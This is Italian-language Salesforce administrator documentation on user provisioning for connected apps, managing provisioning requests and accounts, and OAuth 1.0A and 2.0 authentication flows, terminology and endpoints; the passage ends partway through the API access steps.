Una volta configurato il provisioning utente, Salesforce gestisce le richieste di aggiornamenti sul sistema di terze parti. Salesforce invia le richieste di provisioning utente al sistema di terze parti sulla base di eventi specifici nell'organizzazione, nell'interfaccia utente o tramite le chiamate API. La seguente tabella mostra gli eventi che generano richieste di provisioning utente.

Evento	Operazione	Oggetto
Creazione di un utente	Create	Utente
Aggiornamento di un utente (per attributi selezionati)	Update	Utente
Disabilitazione di un utente	Deactivate	Utente
Abilitazione di un utente	Activate	Utente
Congelamento di un utente	Freeze	UserLogin
Annullamento del congelamento di un utente	Unfreeze	UserLogin
Riattiva utente	Reactivate	Utente
Modifica del profilo utente	Create/Deactivate	Utente
Assegnazione/annullamento dell'assegnazione di un insieme di autorizzazioni a un utente	Create/Deactivate	PermissionSetAssignment
Assegnazione/annullamento dell'assegnazione di un profilo all'applicazione connessa	Create/Deactivate	SetupEntityAccess
Assegnazione/annullamento di un insieme di autorizzazioni all'applicazione connessa	Create/Deactivate	SetupEntityAccess

Il valore dell'operazione viene archiviato nell'oggetto UserProvisioningRequest. Salesforce può elaborare la richiesta immediatamente oppure attendere un processo di approvazione completo (se si aggiunge un processo di approvazione durante le fasi della procedura guidata di provisioning utente). Per elaborare la richiesta, Salesforce utilizza un flusso di tipo `Provisioning utente`, che include un riferimento alla classe Apex UserProvisioningPlugin. Il flusso chiama l'API di servizio di terze parti per gestire il provisioning dell'account utente su quel sistema.

Se si desidera inviare le richieste di provisioning utente in base agli eventi di Active Directory, utilizzare Salesforce Identity Connect per acquisire tali eventi e sincronizzarli nella propria organizzazione Salesforce. Quindi, Salesforce invia le richieste di provisioning utente al sistema di terze parti per l'esecuzione o l'annullamento del provisioning utenti.

Limiti

Diritti

I ruoli e le autorizzazioni per il provider di servizi non possono essere gestiti o archiviati nell'organizzazione Salesforce. Pertanto, i diritti specifici relativi alle risorse del provider di servizi non sono inclusi quando un utente richiede l'accesso a un'applicazione di terze parti per la quale è stato abilitato il provisioning utente. Sebbene sia possibile creare un account utente per un provider di servizi, qualsiasi ulteriore ruolo o autorizzazione per tale account utente devono essere gestiti tramite il provider di servizi.

Riconciliazione account pianificata

Eseguire la Procedura guidata provisioning utente ogni volta che si desidera raccogliere e analizzare gli utenti del sistema di terze parti. Non è possibile configurare un intervallo di tempo per la raccolta e l'analisi automatiche.

Ricertificazione accesso

Dopo che per l'utente è stato creato un account, presso il provider di servizi deve essere effettuata la convalida dell'accesso dell'utente alle risorse del provider di servizi.

VEDERE ANCHE:

Configurazione del provisioning utente per applicazioni connesse

Creazione del provisioning utente per rapporti personalizzati applicazioni connesse

Panoramica sulleapplicazioni connesse

Configurazione del provisioning utente per applicazioni connesse

AUTORIZZAZIONI UTENTE	
Per leggere:	"Personalizza applicazione"
Per creare, aggiornare o eliminare:	"Personalizza applicazione" E "Modifica tutti i dati" O "Gestisci applicazioni connesse"
Per aggiornare tutti i campi tranne Profili, Insiemi di autorizzazioni e Attributi SAML provider di servizi:	"Personalizza applicazione"
Per aggiornare Profili, Insiemi di autorizzazioni e Attributi SAML provider di servizi:	"Personalizza applicazione" E "Modifica tutti i dati"
Per disinstallare:	"Scarica pacchetti AppExchange"

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Le applicazioni connesse possono essere create nelle versioni: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

Le applicazioni connesse possono essere installate in: **tutte** le versioni

Configurare un'applicazione connessa in modo da poter procedere più rapidamente al provisioning degli utenti per le applicazioni.

Salesforce fornisce una procedura guidata dettagliata che indica le impostazioni di provisioning utente per ogni applicazione connessa.

Prima di utilizzare la procedura guidata, sarà necessario quanto segue.

Un'applicazione connessa per il servizio di terze parti

Qualsiasi applicazione connessa può supportare il provisioning utenti, incluse le applicazioni connesse che si comportano come "segnalibri".

Credenziali denominate

Le credenziali denominate identificano il sistema di terze parti e le relative impostazioni di autenticazione. Le chiamate al sistema di terze parti, quali la creazione, la modifica o l'eliminazione di account, utilizzano le impostazioni di autenticazione di terze parti nella credenziale denominata. Per la credenziale denominata, si specifica un Direttore denominato, che può essere un account sul sistema di terzi oppure un'autorizzazione OAuth per un provider di autenticazione esistente nella propria organizzazione. La Procedura guidata provisioning utente chiede questa credenziale denominata.

Un flusso creato con Flow Designer

I flussi gestiscono le richieste di provisioning al sistema di terze parti. Salesforce fornisce diversi pacchetti contenenti flussi preconfigurati per semplificare il processo di impostazione del provisioning utenti (presto disponibile). Associare uno di questi flussi all'applicazione connessa utilizzando la Procedura guidata provisioning utente.

È possibile anche creare il proprio flusso. Per ulteriori informazioni, vedere Creazione del proprio flusso di provisioning utente.

Se il provisioning utente è stato abilitato, procedere come segue per iniziare la Procedura guidata provisioning utente per un'applicazione connessa esistente.

1. Da Imposta, immettere *`Applicazioni connesse`* nella casella `Ricerca veloce`, quindi selezionare l'opzione di gestione delle applicazioni connesse.
2. Fare clic sul nome dell'applicazione connessa.
3. Nella pagina dei dettagli dell'applicazione connessa, fare clic su **Modifica**.
4. Nella sezione Impostazioni provisioning utente, selezionare **Abilita provisioning utente**.
5. Fare clic su **Salva**.

   Dopo che si è fatto clic su **Salva**, Salesforce visualizza nuovamente la pagina dei dettagli dell'applicazione connessa. Per visualizzare la pagina dei dettagli dell'applicazione connessa, da Imposta immettere *`Applicazioni connesse`* nella casella `Ricerca veloce`, quindi selezionare l'opzione di gestione delle applicazioni connesse e fare clic sul nome dell'applicazione connessa.

6. Nella sezione Impostazioni provisioning utente, fare clic su **Lancia procedura guidata provisioning utente** per avviare la procedura.

Al termine della procedura guidata di provisioning utente, è possibile tornare alla pagina dei dettagli dell'applicazione connessa (da Imposta, immettere *`Applicazioni connesse`* nella casella `Ricerca veloce`, quindi selezionare l'opzione di gestione delle applicazioni connesse e fare clic sul nome dell'applicazione connessa) per modificare le informazioni account dei singoli utenti per gli aggiornamenti rapidi. Ogni utente è elencato nella pagina dei dettagli dell'applicazione connessa nella sezione Account utenti. Oppure, eseguire nuovamente la procedura guidata per raccogliere e analizzare gli account sul sistema di terze parti, apportare modifiche alla configurazione ed elaborare tutti gli account.

Se è stato aggiunto un processo di approvazione durante l'esecuzione della Procedura guidata provisioning utente, il campo **Processo di approvazione** è selezionato nella pagina dei dettagli.

Creazione del proprio flusso di provisioning utente

Se il flusso del pacchetto non supporta il sistema di terze parti desiderato o per personalizzare una soluzione, creare il proprio flusso con la classe Apex UserProvisioningPlugin e gli oggetti standard UserProvisioningRequest e UserProvAccount. Quando si crea il proprio flusso, salvarlo con il tipo di flusso *`Provisioning utente`*. Per creare il proprio flusso, è necessario avere familiarità con la creazione di flussi mediante Flow Designer e lo sviluppo di trigger Apex. Il flusso richiede quanto segue.

- Un trigger Apex che utilizza la classe UserProvisioningPlugin
- Le seguenti variabili di input e output nel flusso.
  - Input: *`User`*, *`UserProvisioningRequest`*, *`UserProvAccount`*
  - Output: *`ExternalUserId`*, *`ExternalUsername`*, *`ExternalFirstName`*, *`ExternalLastName`*, *`ExternalEmail`*, *`Details`*, *`Status`*

- Almeno un plugin Apex del flusso deve avere i seguenti parametri di input e output.
  - Input: `userProvisioningRequestId`, `userId`, `namedCredDevName`, `reconFilter`, `reconOffset`
  - Output: `ExternalUserId`, `ExternalUsername`, `ExternalFirstName`, `ExternalLastName`, `ExternalEmail`, `Details`, `Status`, `reconState`, `nextReconOffset`
- Un elemento di ricerca record `Lookup User` da modificare durante il collegamento degli account utente tra gli utenti Salesforce e gli utenti del sistema di terze parti.

Nota: Le credenziali denominate non funzionano con le chiamate API SOAP. Se si sta implementando un flusso personalizzato (non fornito da Salesforce) per un sistema di terzi che utilizza l'API SOAP, creare una credenziale denominata segnaposto per consentire alla procedura guidata di passare alla fase successiva. Nel flusso personalizzato, utilizzare il plugin Apex per trasmettere le credenziali utilizzando i parametri di input dal flusso.

VEDERE ANCHE:

Provisioning utente per applicazioni connesse
Creazione di un'applicazione connessa
https://developer.salesforce.com/docs/atlas.en-us.apexcode.meta/apexcode
Creazione del provisioning utente per rapporti personalizzati applicazioni connesse

Gestione delle richieste di provisioning utente

AUTORIZZAZIONI UTENTE	
Per leggere:	"Personalizza applicazione"
Per creare, aggiornare o eliminare:	"Personalizza applicazione" E "Modifica tutti i dati" O "Gestisci applicazioni connesse"
Per aggiornare tutti i campi tranne Profili, Insiemi di autorizzazioni e Attributi SAML provider di servizi:	"Personalizza applicazione"
Per aggiornare Profili, Insiemi di autorizzazioni e Attributi SAML provider di servizi:	"Personalizza applicazione" E "Modifica tutti i dati"
Per disinstallare:	"Scarica pacchetti AppExchange"

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Le applicazioni connesse possono essere create nelle versioni: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

Le applicazioni connesse possono essere installate in: **tutte** le versioni

Una volta configurato il provisioning utente per un'applicazione connessa, è possibile gestire le impostazioni e le approvazioni per eseguire, annullare o aggiornare il provisioning dei singoli utenti.

Utilizzare la seguente procedura per gestire le singole richieste e gli account utente.

Scheda Richieste provisioning utente

Dalla scheda Richieste provisioning utente è possibile visualizzare i dettagli e gestire le approvazioni di una singola richiesta di provisioning utente. I dettagli della richiesta di provisioning utente includono informazioni sullo stato della richiesta e sullo stato di un'approvazione (se necessaria e configurata).

Fare clic sul valore nel campo Nome di una richiesta di provisioning utente recente per visualizzare i dettagli, inclusi quelli riportati di seguito.

Operazione

Azione della richiesta corrente. I valori possibili sono i seguenti.

- `Crea`
- `Lettura`
- `Aggiorna`
- `Deactivate`
- `Activate`
- `Freeze`
- `Unfreeze`
- `Reconcile` (confronta l'account Salesforce con l'account del sistema di terze parti)
- `Linking` (modifica lo stato del link corrente)

Stato

Il valore `Stato` cambia nel corso di un processo di riconciliazione per raccogliere e confrontare gli account utente sul sistema di terze parti con gli account utente Salesforce. In genere, quando viene creata per la prima volta, una richiesta di provisioning utente ha il valore `Stato` impostato su `Nuovo`. Quando inizia un processo di raccolta, lo `Stato` passa a `Raccolta in corso` fino al termine del processo. Quando il processo è completato, lo `Stato` diventa `Raccolto`.

Se viene avviato un processo di analisi, in seguito ad alcune differenze tra gli account, lo `Stato` passa a `Analisi in corso` fino al termine del processo. Quando il processo è completato, lo `Stato` diventa `Analizzato`. Se un processo vincola la richiesta, in base alle impostazioni di collegamento, lo `Stato` passa quindi a `Impegno in corso` e Salesforce aggiorna le proprietà dell'account utente di conseguenza. Quando il processo è completato, lo `Stato` passa a `Completato`.

Tuttavia, lo `Stato` non inizia necessariamente come `Nuovo`. Se alcuni processi personalizzati avviano una richiesta di riconciliazione degli account, un'immissione può iniziare con lo `Stato Analisi in corso`.

Inoltre, lo `Stato` non può retrocedere da un'operazione attiva. Ad esempio, uno `Stato Analisi in corso` deve passare ad `Analizzato`, a meno che il processo attivo non riesca e quindi lo `Stato` diventi `Non riuscito`.

Se si fa clic sul valore del campo Account provisioning utente, vengono visualizzati i dettagli dell'account utente. I seguenti campi presentano campi elenco di selezione che descrivono lo stato corrente dell'account utente.

Stato

Stato dell'account nel sistema di destinazione. I valori validi sono:

- `Attivo`
- `Disattivato`
- `Eliminato`

Stato collegamento

Stato della connessione corrente tra l'account utente nell'organizzazione Salesforce e l'account utente associato nel sistema di destinazione. I valori validi sono:

- `collegato`: le modifiche all'account nell'organizzazione Salesforce vengono inserite nell'area di attesa per essere aggiornate con l'account utente associato nel sistema di destinazione.
- `duplicato`: nel sistema di destinazione esiste un account associato.
- `isolato`: nel sistema di destinazione non esiste alcun account associato.
- `ignorato`: le modifiche all'account nell'organizzazione Salesforce non hanno alcun effetto sull'account utente associato nel sistema di destinazione.

Per modificare questi valori, utilizzare la sezione Account utente della pagina dei dettagli di un'applicazione connessa.

Sezione Account utente della pagina dei dettagli di un'applicazione connessa

La sezione Account utente nella pagina dei dettagli di un'applicazione connessa elenca tutti gli account rilevati e collegati al servizio della terza parte. Utilizzare questa sezione per gestire lo Stato collegamento all'account di terze parti e modificare i dettagli archiviati nella configurazione account.

In genere, Salesforce gestisce lo Stato collegamento all'account del servizio di terze parti. Salesforce è in grado di rilevare e associare account utente tra un'organizzazione Salesforce e un sistema di terze parti durante un processo di riconciliazione. L'associazione è basata sugli attributi specificati nella Procedura guidata provisioning utente.

Selezionare **Lasciami gestire il collegamento account** *solo* se si desidera controllare lo Stato collegamento anziché consentire a Salesforce di farlo.

Lo Stato collegamento può avere i seguenti valori.

Regole di condivisione della richiesta di provisioning utente

Se sono stati aggiunti processi di approvazione alla configurazione di provisioning utente, impostare le regole di condivisione in modo che gli altri possano visualizzare e approvare una richiesta di provisioning utente, ad esempio un altro utente o responsabile.

Da Imposta, immettere *`Impostazioni di condivisione`* nella casella `Ricerca veloce`, quindi selezionare **Impostazioni di condivisione**.

VEDERE ANCHE:

Provisioning utente per applicazioni connesse

Configurazione del provisioning utente per applicazioni connesse

Creazione del provisioning utente per rapporti personalizzati applicazioni connesse

Le organizzazioni che dispongono della funzione di provisioning utente per applicazioni connesse possono eseguire rapporti che mostrano gli account e le richieste di provisioning, nonché altre informazioni utilizzando i tipi di rapporto personalizzati.

1. Verificare di avere dimestichezza con i tipi di rapporto personalizzato e con il procedimento generale per la loro creazione e gestione.
2. Creare dei tipi di rapporto personalizzato relativi a questi oggetti e configurarli a seconda delle esigenze. Rendere tutti i campi disponibili ai fini della generazione di rapporti. Aggiungere i singoli rapporti alla categoria del tipo di rapporto Provisioning utente. Assegnare a ogni rapporto un nome e una descrizione chiari, per consentire agli utenti che genereranno i rapporti di capire quale tipo usare per le loro esigenze.

Oggetto principale	Descrizione
Account provisioning utente	Contiene informazioni che collegano un account utente Salesforce a un account in un sistema di terzi (destinazione), come Google, per gli utenti delle applicazioni connesse con provisioning utente Salesforce abilitato.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Disponibile nelle versioni: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

AUTORIZZAZIONI UTENTE

Per creare o aggiornare tipi di rapporto personalizzati:
- "Gestisci tipi di rapporto personalizzato"

Per eliminare i tipi di rapporto personalizzato:
- "Modifica tutti i dati"

Oggetto principale	Descrizione
Registri provisioning utente	Contiene i messaggi generati durante la procedura di provisioning degli utenti per applicazioni di terzi.
Target fittizi provisioning utente	Contiene i dati utente da verificare prima di confermare i dati all'interno di un sistema di parti terze per il provisioning utente.
Richieste provisioning utente	Contiene informazioni sulle singole richieste di provisioning per ogni utente.

VEDERE ANCHE:

Provisioning utente per applicazioni connesse

Disinstallazione di un'applicazione connessa

AUTORIZZAZIONI UTENTE

Per leggere:	"Personalizza applicazione"
Per creare, aggiornare o eliminare:	"Personalizza applicazione" E "Modifica tutti i dati" O "Gestisci applicazioni connesse"
Per aggiornare tutti i campi tranne Profili, Insiemi di autorizzazioni e Attributi SAML provider di servizi:	"Personalizza applicazione"
Per aggiornare Profili, Insiemi di autorizzazioni e Attributi SAML provider di servizi:	"Personalizza applicazione" E "Modifica tutti i dati"
Per disinstallare:	"Scarica pacchetti AppExchange"

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Le applicazioni connesse possono essere create nelle versioni: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

Le applicazioni connesse possono essere installate in: **tutte** le versioni

Per rimuovere un'applicazione connessa dall'organizzazione, è necessario disinstallare il pacchetto di cui l'applicazione fa parte.

Nota: Quando un'applicazione connessa viene disinstallata, i token di accesso e aggiornamento di tutti gli utenti dell'applicazione vengono rimossi. Questo impedisce agli utenti di eseguire l'applicazione in seguito, utilizzando un token di accesso esistente, senza avere approvato esplicitamente l'applicazione.

Terminologia OAuth e applicazioni connesse

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Disponibile in: **tutte** le versioni

AUTORIZZAZIONI UTENTE

Per gestire, creare, modificare ed eliminare le applicazioni OAuth:

- "Gestisci applicazioni connesse"

Token di accesso

Valore utilizzato dal consumatore per ottenere l'accesso a risorse protette per conto dell'utente, anziché utilizzare le credenziali Salesforce dell'utente.

Per il protocollo OAuth 1.0.A, il token di accesso deve essere scambiato con un ID sessione.

Per il protocollo OAuth 2.0, il token di accesso è un ID sessione e può essere usato direttamente.

Codice di autorizzazione

Utilizzato solo in OAuth 2.0 con il flusso del server Web. Un token di breve durata che rappresenta l'accesso concesso dall'utente finale. Il codice di autorizzazione viene utilizzato per ottenere un token di accesso e un token di aggiornamento. Nel caso di OAuth 1.0.A, vedere Token di richiesta.

URL di richiamata

URL associato all'applicazione client. In alcuni contesti deve essere un URL reale a cui viene reindirizzato il browser Web del client. In altri, l'URL in realtà non viene utilizzato, ma il valore deve essere lo stesso tra l'applicazione client e il server (la definizione dell'applicazione connessa). Ad esempio, può essere utile disporre di un valore che identifichi l'applicazione, come `http://MiaSocietà.App`.

Consumatore

Un sito Web o un'applicazione che utilizza OAuth per autenticare sia l'utente Salesforce sia l'applicazione per conto dell'utente.

Chiave consumatore

Valore utilizzato dal consumatore per identificarsi in Salesforce. Viene definito `client_id` in OAuth 2.0.

Segreto consumatore

Segreto utilizzato dal consumatore per stabilire la proprietà della chiave consumatore. Viene definito `client_secret` in OAuth 2.0.

Nonce

Numero, spesso casuale, utilizzato durante l'autorizzazione per assicurare che le richieste non possano essere riutilizzate.

Token di aggiornamento

Utilizzato solo con OAuth 2.0. Un token utilizzato dal consumatore per ottenere un nuovo token di accesso, senza che l'utente finale debba approvare nuovamente l'accesso.

Token di richiesta

Valore utilizzato dal consumatore per ottenere l'autorizzazione dall'utente e scambiato con un token di accesso. I token di richiesta sono utilizzati solo in OAuth 1.0.A. Per la versione OAuth 2.0, vedere Codice di autorizzazione.

Provider di servizi

Applicazione Web che consente l'accesso utilizzando OAuth. Si tratta dell'istanza Salesforce dell'utente dopo che è stato abilitato l'accesso remoto.

Segreto token

Segreto utilizzato dal consumatore per stabilire la proprietà di un dato token, sia per i token di richiesta che per i token di accesso.

Utente

Persona che possiede un accesso Salesforce.

VEDERE ANCHE:

Autenticazione delle applicazioni con OAuth

Autenticazione delle app

Autenticazione delle applicazioni con OAuth

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Disponibile in: **tutte** le versioni

AUTORIZZAZIONI UTENTE

Per gestire, creare, modificare ed eliminare le applicazioni OAuth:

- "Gestisci applicazioni connesse"

Quando un utente richiede i propri dati Salesforce dall'applicazione esterna (la pagina del consumatore), è necessario che venga autenticato da Salesforce. Ogni flusso di autenticazione è composto da diverse fasi, come previsto dallo standard OAuth e dall'applicazione che cerca di accedere a Salesforce.

Salesforce supporta i flussi di autenticazione delle versioni OAuth 1.0A. e 2.0.

- OAuth 1.0.A: questa versione di OAuth ha un solo flusso.
- Server Web OAuth 2.0: il flusso di autenticazione del server Web viene utilizzato dalle applicazioni che risiedono in un server protetto. Un aspetto cruciale del flusso del server Web è il fatto che il server deve essere in grado di proteggere il segreto consumatore. È possibile anche utilizzare valori di sollecitazione e verificatore del codice nel flusso per impedire l'intercettazione del codice di autorizzazione.
- Utente-agente OAuth 2.0: il flusso di autenticazione utente-agente viene utilizzato dalle applicazioni client (consumatori) che risiedono sul dispositivo dell'utente. Questo potrebbe essere implementato in un browser mediante un linguaggio di script come JavaScript oppure da un dispositivo mobile o da un'applicazione desktop. Questi consumatori non possono mantenere la riservatezza del segreto del client.
- Flusso token di aggiornamento OAuth 2.0: dopo che il consumatore è stato autorizzato per l'accesso, può utilizzare un token di aggiornamento per ottenere un nuovo token di accesso (ID sessione). Questo avviene solo dopo che il consumatore ha già ricevuto un token di aggiornamento utilizzando il server Web o il flusso utente-agente.
- Flusso token bearer JWT OAuth 2.0: il flusso token bearer JWT OAuth 2.0 definisce in che modo un JWT può essere utilizzato per richiedere un token di accesso OAuth a Salesforce quando un client desidera utilizzare un'autorizzazione precedente. L'autenticazione dell'applicazione autorizzata viene fornita da una firma digitale applicata al JWT.
- Flusso di asserzioni bearer SAML OAuth 2.0: il flusso di asserzioni bearer SAML OAuth 2.0 definisce in che modo un'asserzione SAML può essere utilizzata per richiedere un token di accesso OAuth quando un client desidera utilizzare un'autorizzazione precedente. L'autenticazione dell'applicazione autorizzata viene fornita da una firma digitale applicata all'asserzione SAML.
- Flusso di asserzioni SAML: il flusso di asserzioni SAML è un'alternativa per le organizzazioni che attualmente utilizzano SAML per accedere a Salesforce e desiderano accedere all'API servizi Web allo stesso modo. Il flusso di asserzioni SAML può essere utilizzato solo all'interno di un'unica organizzazione. Non è necessario creare un'applicazione connessa per utilizzare questo flusso di asserzioni.
- Nome utente e password OAuth 2.0: il flusso di autenticazione nome utente-password può essere utilizzato per l'autenticazione quando il consumatore dispone già delle credenziali dell'utente.

  Avvertenza: Questo flusso di autenticazione OAuth comporta la trasmissione delle credenziali dell'utente in entrambe le direzioni. Utilizzare questo flusso solo quando necessario. Non verrà emesso alcun token di aggiornamento.

In tutti i flussi di autenticazione, se a un utente viene chiesto di autorizzare l'accesso e questi fa clic sul link per indicare che non è l'utente attualmente connesso, l'utente corrente viene disconnesso e il flusso di autenticazione ricomincia l'autenticazione dell'utente.

Nota: Gli utenti possono autorizzare un'applicazione ad accedere a Salesforce più di una volta, ad esempio sia per un computer portatile che per un computer desktop. Il limite predefinito è di cinque autorizzazioni per applicazione per utente. Se un utente tenta di concedere l'accesso a un'applicazione più volte di quelle consentite dal limite dell'organizzazione, il token di accesso utilizzato meno di recente per quell'applicazione viene revocato. Le applicazioni più recenti (che adottano il protocollo OAuth 2.0) che utilizzano il flusso del server Web vengono automaticamente approvate per ulteriori dispositivi dopo che l'utente ha concesso l'accesso una volta. Il flusso utente-agente richiede ogni volta l'approvazione dell'utente.

Endpoint di OAuth 2.0

I tre endpoint principali utilizzati con OAuth 2.0 sono:

- Autorizzazione: `https://login.salesforce.com/services/oauth2/authorize`
- Token: `https://login.salesforce.com/services/oauth2/token`
- Revoca: `https://login.salesforce.com/services/oauth2/revoke`

Per i dettagli relativi alla revoca dell'accesso, vedere Revoca dei token OAuth a pagina 231.

Per un Sandbox, utilizzare `test.salesforce.com` anziché `login.salesforce.com`.

Flusso di autenticazione OAuth 1.0.A

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile in: **tutte** le versioni

AUTORIZZAZIONI UTENTE

Per gestire, creare, modificare ed eliminare le applicazioni OAuth:

- "Gestisci applicazioni connesse"

Di seguito sono illustrate le descrizioni delle singole fasi. OAuth 1.0.A ha un unico flusso di autenticazione.

1. Il consumatore richiede un token di richiesta. Salesforce verifica la richiesta e restituisce un token di richiesta.
2. Il consumatore deve reindirizzare l'utente a Salesforce, dove gli viene richiesto di eseguire l'accesso.
3. Salesforce autorizza l'utente.
4. Una volta che l'utente è stato autorizzato, il consumatore richiede un token di accesso.
5. Salesforce verifica la richiesta e concede il token.
6. Una volta concesso il token, il consumatore accede ai dati attraverso la sua applicazione oppure attraverso l'API servizi Web Force.com.
7. Salesforce verifica la richiesta e consente l'accesso ai dati.

Le sezioni seguenti descrivono più dettagliatamente le singole fasi.

Suggerimento: Per utilizzare un'applicazione connessa con un Sandbox, utilizzare `test.salesforce.com` anziché `login.salesforce.com` nelle sezioni seguenti.

Per l'elenco dei codici di errore possibili restituiti da Salesforce, vedere Codici di errore OAuth 1.0.A a pagina 206.

Richiesta di un token di richiesta

Quando un consumatore esegue una richiesta iniziale a Salesforce, se la richiesta è valida viene restituito un token di richiesta. Le fasi descritte di seguito contengono istruzioni più dettagliate per lo sviluppatore che utilizza un'applicazione connessa per richiedere dei dati Salesforce.

1. Un'applicazione del consumatore deve accedere ai dati Salesforce e invia una richiesta a `https://login.salesforce.com/_nc_external/system/security/oauth/RequestTokenHandler`. La richiesta contiene i seguenti elementi:
   - Una richiesta valida per un token di richiesta, che contiene i seguenti parametri OAuth:
     - `oauth_consumer_key`
     - `oauth_signature_method`: deve essere HMAC-SHA1.
     - `oauth_signature`
     - `oauth_timestamp`

- `oauth_nonce`
  - `oauth_version`: facoltativo, deve essere "1.0" se inclusa
  - `oauth_callback`: deve essere uno dei seguenti elementi:
    - URL ospitato dal consumatore, ad esempio, `https://www.appirio.com/sfdc_accounts/access_token_ready.html`. Tenere presente che questo URL utilizza https o un altro protocollo. Non può invece utilizzare http.
    - `oob`, cioè out of band.
- Una firma a pagina 204 creata in base alla specifica OAuth per HMAC-SHA1.

2. Dopo avere ricevuto la richiesta, Salesforce esegue le seguenti operazioni:
   - Convalida la richiesta con la sua copia del segreto consumatore
   - Genera una risposta contenente il token di richiesta e il segreto del token di richiesta nel corpo HTTP sotto forma di coppie nome/valore
   - Invia la risposta al consumatore

   Un token di richiesta è valido solo per 15 minuti, più tre minuti per tenere in considerazione le eventuali differenze tra gli orologi dei computer.
3. Il consumatore indirizza l'utente alla pagina di accesso di Salesforce, come descritto nella seguente sezione.

Autorizzazione dell'utente

Dopo che il consumatore ha effettuato la richiesta a Salesforce, affinché il processo possa continuare è necessario che l'utente venga autenticato da Salesforce. Le fasi descritte di seguito contengono istruzioni più dettagliate sulla procedura di accesso per gli sviluppatori che utilizzano un'applicazione connessa per richiedere dei dati Salesforce.

1. Il consumatore reindirizza l'utente al seguente percorso, dove gli viene richiesto di eseguire l'accesso. `https://login.salesforce.com/setup/secur/RemoteAccessAuthorizationPage.apexp`. A questo URL vengono aggiunti i parametri di query GET appropriati:
   - `oauth_token`: il token di richiesta
   - `oauth_consumer_key`

   Nota: il parametro `oauth_callback`, se incluso, viene ignorato.
2. Viene visualizzata la pagina Autorizzazione accesso remoto.
3. Se l'utente approva l'accesso per il consumatore, Salesforce genera il token di accesso e il segreto del token di accesso.

   Nota: Il numero di token di accesso simultanei che possono essere concessi da un utente a un'applicazione è limitato. Il limite predefinito è cinque applicazioni per utente. Se questa autorizzazione supera il limite per l'organizzazione, l'utente viene informato che l'autorizzazione revoca automaticamente uno o più token per l'applicazione che non è stata utilizzata per il periodo più lungo.
4. Salesforce verifica l'URL di richiamata (specificato nelle pagine di definizione dell'applicazione connessa o nel parametro `oauth_callback` della fase precedente). Si verifica uno dei reindirizzamenti seguenti.
   - Se il valore `oauth_callback` definito nel token di richiesta è `oob` e il campo **URL di richiamata** nella pagina di definizione dell'applicazione connessa ha un valore valido, l'utente viene reindirizzato a quell'URL.
   - Se il valore `oauth_callback` definito nel token di richiesta è un URL valido, l'utente viene reindirizzato a quell'URL.

5. Il consumatore viene informato che sono disponibili il token di accesso e il segreto del token di accesso tramite la ricezione del token di verifica da Salesforce o del codice di convalida dall'utente finale.

Richiesta del token di accesso

Una volta effettuata l'autenticazione dell'utente, il consumatore può scambiare un token di richiesta con un token di accesso. Le fasi descritte di seguito contengono istruzioni più dettagliate sullo scambio di token per gli sviluppatori che utilizzano un'applicazione connessa per richiedere dei dati Salesforce.

1. Il consumatore effettua una richiesta HTTPS GET o POST a `https://login.salesforce.com/_nc_external/system/security/oauth/AccessTokenHandler`, con i parametri richiesti nella query o nei dati inviati.
   - `oauth_consumer_key`
   - `oauth_signature_method`
   - `oauth_signature`
   - `oauth_timestamp`
   - `oauth_token`
   - `oauth_nonce`
   - `oauth_verifier`
   - `oauth_version`: facoltativo, deve essere "1.0" se inclusa
2. Salesforce convalida i seguenti elementi:
   - Il segreto consumatore
   - La chiave consumatore
   - La firma
   - Che il token di richiesta non sia mai stato utilizzato in precedenza
   - L'indicazione oraria (deve essere entro 15 minuti, più tre minuti per tenere in considerazione le eventuali differenze tra gli orologi dei computer)
   - Che il nonce non sia mai stato utilizzato in precedenza
3. Al momento della conferma, Salesforce restituisce il token di accesso e il segreto del token di accesso nel corpo della risposta HTTP sotto forma di coppie nome/valore.

Generazione di **`oauth_signature`** per l'accesso

Per accedere a Salesforce si può utilizzare l'interfaccia utente o l'API. La `oauth_signature` utilizzata per l'accesso viene generata in modo diverso a seconda del metodo utilizzato.

- Interfaccia utente: utilizzare `https://login.salesforce.com` per generare la firma
- API: utilizzare `https://login.salesforce.com/services/OAuth/`*`type`*`/`*`api-version`* per generare la firma.

  `type` deve avere uno dei seguenti valori:
  - `u`: WSDL partner
  - `c`: WSDL Enterprise

  Ad esempio, `https://login.salesforce.com/services/OAuth/u/17.0`.

Accesso ai dati Salesforce utilizzando l'applicazione del consumatore

Quando il consumatore è in possesso di un token di accesso valido, un'applicazione connessa può richiedere di accedere ai dati Salesforce. Le fasi descritte di seguito contengono istruzioni più dettagliate sull'accesso ai dati per gli sviluppatori che utilizzano un'applicazione connessa per richiedere dei dati Salesforce.

1. Il consumatore effettua una richiesta HTTPS POST a `https://login.salesforce.com`, con i parametri richiesti nell'intestazione dell'autorizzazione.
   - `oauth_consumer_key`
   - `oauth_token`
   - `oauth_signature_method`
   - `oauth_signature`
   - `oauth_timestamp`
   - `oauth_nonce`
   - `oauth_version` (facoltativo, deve essere "1.0" se inclusa)
2. Salesforce convalida la richiesta e invia un ID sessione valido al consumatore.

Accesso ai dati Salesforce utilizzando l'API

Quando il consumatore è in possesso di un token di accesso valido, un'applicazione connessa può richiedere di accedere ai dati Salesforce utilizzando l'API servizi Web Force.com.

Nota: È necessario che l'organizzazione abbia accesso sia all'API che all'applicazione connessa. Per ulteriori informazioni, contattare il proprio rappresentante Salesforce.

Le fasi descritte di seguito contengono istruzioni più dettagliate sull'accesso ai dati per gli sviluppatori che utilizzano un'applicazione connessa per richiedere dei dati Salesforce.

1. Il consumatore effettua una richiesta HTTPS POST a Salesforce.
   - L'URL deve presentare il seguente formato: `https://login.salesforce.com/services/OAuth/`*`type`*`/`*`api-version`*.

     `type` deve avere uno dei seguenti valori:
     - `u`: WSDL partner
     - `c`: WSDL Enterprise

     `api-version` deve essere una versione API valida.
